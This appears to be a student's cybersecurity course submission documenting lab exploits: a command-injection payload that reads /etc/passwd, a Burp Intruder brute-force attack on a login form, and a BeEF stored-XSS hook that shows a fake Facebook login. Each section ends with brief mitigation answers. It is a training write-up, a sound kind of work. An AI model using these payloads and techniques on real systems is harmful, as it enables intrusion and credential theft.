Cybersecurity


Module 15 Challenge Submission File

Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:




```
sysadmin@UbuntuDesktop:~$ ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=46 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=47 ttl=64 time=0.035 ms
64 bytes from 127.0.0.1: icmp_seq=48 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=49 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=50 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=51 ttl=64 time=0.044 ms
^X64 bytes from 127.0.0.1: icmp_seq=52 ttl=64 time=0.039 ms
^C
--- 127.0.0.1 ping statistics ---
52 packets transmitted, 52 received, 0% packet loss, time 52485ms
rtt min/avg/max/mdev = 0.026/0.049/0.110/0.015 ms
```

Ping a device

Enter an IP address: 127.0.0.1 && cat ../../../../../etc/passwd Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.029/0.053/0.062/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```





Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Mitigate by firewall rules blocking external ICMP traffic, audit and
restrict user permissions, and maintain up-to-date patch management.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Dec
12 × 13 ×
Positions Payloads Resource pool Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack ways.
Payload set: 2
Payload count: 10
Payload type: Simple list
Request count: 100
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Up, up and away!
Avengers Assemble
Cowabunga!
Here I come to Save the Day
With great power comes great responsibility
You wouldnâ□□t like me when Iâ□□m angry
Courage is immortal
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
12 × 13 ×
Positions Payloads Resource pool Settings
Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack type c
ways.
Payload set: 1
Payload count: 10
Payload type: Simple list
Request count: 100
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing

)			200			11756
L	superman	Up, up and away!	200			11756
2	loislane	Up, up and away!	200			11756
3	spiderman	Up, up and away!	200			11756
4	jennyjones	Up, up and away!	200			11756
5	tonystark	Up, up and away!	200			11756
6	timtom	Up, up and away!	200			11756
7	peterparker	Up, up and away!	200			11756
8	clarkkent	Up, up and away!	200			11756
9	michaelsmith	Up, up and away!	200			11756
L0	henryhacker	Up, up and away!	200			11756
L1	superman	Avengers Assemble	200			11756
L2	loislane	Avengers Assemble	200			11756
L3	spiderman	Avengers Assemble	200			11756
L4	jennyjones	Avengers Assemble	200			11756
L5	tonystark	Avengers Assemble	200			11756

Request Response

Pretty Raw Hex Render


```
</p>
68
69  <form action="/ba_insecure_login_1.php" method="POST">
70
71    <p>
        <label for="login">
          Login:
        </label>
        <font color="white">
          tonystark
        </font>
        <br />
72      <input type="text" id="login" name="login" size="20" />
      </p>

73
74    <p>
        <label for="password">
          Password:
        </label>
        <font color="white">
          I am Iron Man
        </font>
        <br />
```


Write two or three sentences outlining mitigation strategies for this vulnerability:


```
Implementing strong password policies, enabling multi-factor authentication,
and employing secure session management practices.
```


Web Application 3: *Where's the BeEF?*


Provide a screenshot confirming that you successfully completed this exploit:









Vulnerability: Stored C
0.0.0.0:3000/demos/pl
BeEF Control Panel
The Butcher
127.0.0.1
Not secure
192.168.13.25/vulnerabilities/xss_s/
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in
Vulnerabi
ing (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Name *
Message *
Name: test
Message: This is a test comment.
Name: BEEFFFF
Message:


127.0.0.1:3000/ui/panel#id=DUpVjIlfukEyxP9d2HuXWltYo5XlYo8cdbQoBC41xKdWD11DPmS5epH9ChkXPmLHEib9YLz1v7jFTFPT
